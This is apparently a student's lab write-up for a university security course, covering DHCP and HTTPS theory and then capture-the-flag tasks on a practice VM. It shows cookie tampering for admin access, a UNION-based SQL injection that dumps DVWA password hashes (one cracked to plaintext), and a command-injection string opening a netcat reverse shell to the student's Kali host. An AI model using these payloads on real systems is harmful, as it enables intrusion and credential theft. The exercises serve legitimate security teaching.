

# Assignment 0x03 – Memory Attacks (a1849852)

## Part I

### Question 1)


1. The 4 packets (messages) are DHCP Discover, DHCP Offer, DHCP Request, and DHCP Ack.
2. Only DHCP Discover and DHCP Request are Layer 2 broadcast. DHCP Offer and DHCP Ack are Layer 2 Unicast.
3. DHCP Discover and DHCP Offer.
4. DHCP spoofing, works by setting up a DHCP server that responds to requests before the legitimate server can. This provides malicious IP configurations to clients. DHCP starvation floods the legitimate server with DHCP request messages. This eventually uses up the server's IP pool and means that actual clients can't get IP addresses.
5. An adversary looking to perform MITM, would probably try and manipulate the DNS server. They would provide their own malicious DNS server or default gateway, and hence redirect/intercept network traffic.
6. DHCP snooping works blocking DHCP responses that were received on untrusted ports, that don't match the IP-MAC bindings that it previously recorded. This ensures that only real traffic and DHCP servers can provide IP address configurations to clients.

### Question 2)


1. The way HTTPS manages to defeat it, is by using end-to-end encryption. What this means is that even if they use this type of attack to intercept traffic, they're unable to decrypt it.
2. They decided to show "Not Secure", to warn users that their traffic would not be end-to-encrypted while they used this website. Basically warning them that if their traffic were intercepted by a MITM attack, it could be read and wouldn't be secure.
3. The danger of warning a message like this one, is that you could accidentally send private and important information to the website. It could therefore be intercepted and read by an attacker. As shown by the warning, you could have your passwords, messages, or credit card information stolen.
4. When you use an open WiFi hotspot or network, it's basically like having a phone call on a train. Anyone can overhear and listen to what you're saying. That's why it's not a good idea, to say private information (like your address or bank information) out loud. In a similar way, you shouldn't type in any sensitive information into fields and submit it. If you are going to do that however, you should make sure that you're using HTTPS and that you see a "Connection is Secure" icon in your browser.

## Part II

3. Go to [http: //<Your Hacklab VM IP addr>:8081/method.php](http://<Your Hacklab VM IP addr>:8081/method.php) to get the secret



I started this question by going to the website in my browser and seeing the "Hm..." message. From its clue, I understood that it was asking for an OPTIONS request. In my Kali terminal, I used curl to send an OPTIONS request to page, and it returned some code. Within this code, I could see the flag `csf2021_{helper-evaluate-mammogram}`.



```
File Actions Edit View Help
kali@kali: ~
$ curl -X OPTIONS http://192.168.56.113:8081/method.php


<span style='color:blue'>csf2021_{helper-evaluate-mammogram}</span><br/><br/>Source:
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
    print("<span style='color:blue'>csf2021_{helper-evaluate-mammogram}</span>");
    print("Source: <pre>");
}
else {
    print("Hm... you don't seem to be using the correct METHOD. Explore your av");
}
?>
</pre>

kali@kali: ~
$
```

Above is the output of the curl command. I've highlighted the flag.

#### 4. Go to [http: //<Your Hacklab VM IP addr>:8081/admin.php](http://<Your Hacklab VM IP addr>:8081/admin.php) to get the secret

As in the previous question, I opened the admin page in my browser. I clicked on the button but was of course denied the flag. Inside of Firefox's developer tools, I looked at the Storage->Cookies section. I saw that the page identified who was a superadmin/superuser purely by the cookie value. So, I edited it, clicked the button again, and it output the flag "csf2021\_{client-postbox-amid}".



```
← → ↻ 192.168.56.113:8081/admin.php

Request Secret

Welcome Super User! Here is the secret: csf2021_{client-postbox-amid}

Source:

<?php
if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser", "false");
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}


?>
<html><body>

<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>

<?php
if(isset( $_POST['submit'])) {
    if(strtolower($admin) === "true") {
        print("Welcome Super User! Here is the secret: <span style='color:blue'>csf2021_{client-postbox-amid}</span><br><br>");
        print("Source: <pre>" . htmlentities(shell_exec('/bin/cat ' . __FILE__)) . "</pre>");
    }
    else {
        print("Sorry, only superadmins are allowed to see the secret.");
    }
}
?>
</body></html>
```

5. When on the high-security setting of DVWA, go to the SQL injection section and attempt to exploit the vulnerability. A helpful hint is to examine the source code present on the page. Retrieve the hash associated with the user '1337' and also convert the hash to its plaintext form. Explain the process of exploiting the vulnerability, identify the type of hash obtained, and describe the method used to convert the hash to plaintext.

I began in Kali by logging in as the admin and changing DVWA to a high security level.



In my Hacklab VM, I then had a look at the source code of the SQL Injection vulnerability. (Located in /var/www/html/DVWA/vulnerabilities/sqli/session-input.php). From this code, I could see that it was directly inserting the session ID into the database and not sanitizing it. That was the vulnerability.

```
GNU nano 7.2 session-input.php
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '../..' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated' ) );


$page = dvwaPageNewGrab();
$page[ 'title' ] = 'SQL Injection Session Input' . $page[ 'title_separator' ].$page[ 'title' ];

if( isset( $_POST[ 'id' ] ) ) {
    $_SESSION[ 'id' ] = $_POST[ 'id' ];
    // $page[ 'body' ] .= "Session ID set!<br /><br /><br />";
    $page[ 'body' ] .= "Session ID: {$_SESSION[ 'id' ]}<br /><br /><br />";
    $page[ 'body' ] .= "<script>window.opener.location.reload(true);</script>";
}

$page[ 'body' ] .= "
<form action=\"#\" method=\"POST\">
  <input type=\"text\" size=\"15\" name=\"id\">
  <input type=\"submit\" name=\"Submit\" value=\"Submit\">
</form>
<br />
<br />
<button onclick=\"self.close();\">Close</button>";

dvwaSourceHtmlEcho( $page );
?>
```

Although I knew I could use Burp Suite to modify the Session ID and do the SQL injection that way, I instead did it with the DVWA interface. I simply modified and stripped down a line from the workshop, into `5' union select concat(user), password from users #`. What this basically does, is to combine (with a union) two select statements. One of the statements asks for the user column, and the other one asks for the password column. It also comments out `#` the rest of the query, to avoid syntax errors.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

Click [here to change your ID](#).

ID: 5' union select concat(user), password from users #  
First name: Bob  
Surname: Smith

ID: 5' union select concat(user), password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 5' union select concat(user), password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 5' union select concat(user), password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 5' union select concat(user), password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 5' union select concat(user), password from users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More Information


- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

The result of this SQL injection is displayed above. As you can see, I've encircled user 1337's information.

The final step of the process was to decode the hash (the one starting with 8d353...). I used the website that was provided by the workshop (md5hashing.net), and simply made the assumption that it was still an Md5 hash. This is because in lower security settings, and previous exercises, it was Md5. I then decrypted the hash and found that its plaintext value was "charley".




To verify that this was indeed the correct decrypted password, I went back to the login page, and tried it out.



As shown by these side-by-side screenshots, it successfully logged in. Therefore the password was correct.

6. Go to <http://<Your Hacklab VM IP addr>:8081/method.php> to get the secret

I struggled with this question for a long time. I eventually figured out that it wanted me to run a reverse shell. To do this, I first used the command `nc -lvp 1337` to make my Kali VM listen to traffic that connected on that port.



Then, I started constructing the message I'd put into the doa.php. The first thing I did was to get the IP address of my Kali VM. Because I now knew my IP, and decided the port, I could make the following command to put into the input field: `127.0.0.1; nc 192.168.56.101 1337 -e /bin/sh`. This correctly pointed to my VM and let me run bash commands. As shown below, I started with `ls` and `ls -l`. I then used `ls -a` to list all the hidden files. I saw very clearly that it must be the `.the_file_file`, so I simply printed it out. This revealed the flag `csf2024s1_{botchier-disquiparancy-propper}`.

